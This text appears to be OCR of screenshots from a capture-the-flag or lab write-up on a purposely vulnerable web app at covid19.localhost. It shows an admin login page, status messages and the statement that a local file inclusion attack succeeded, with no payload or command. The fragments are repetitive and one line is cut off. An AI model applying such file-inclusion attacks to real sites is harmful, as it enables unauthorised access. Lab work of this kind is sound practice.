
```
DB connection ok.
```

Username: admin

Password: ••••••••••••

login

The login was successful.



This webpage was created out of urgency and as such some features are still buggy and may not work as intended.

```
DB connection ok.
```


Development in progress, please report any bugs to admin@covid19.localhost

```
Due to the increase demand for our product, you are to ramp up your productivity by 200%, else suffer a pay cut!
```

Welcome admin!

Logout

This time the LFI is successful.




This webpage was created out of urgency and as such some features are still buggy and may not work

```
DB connection ok.
```

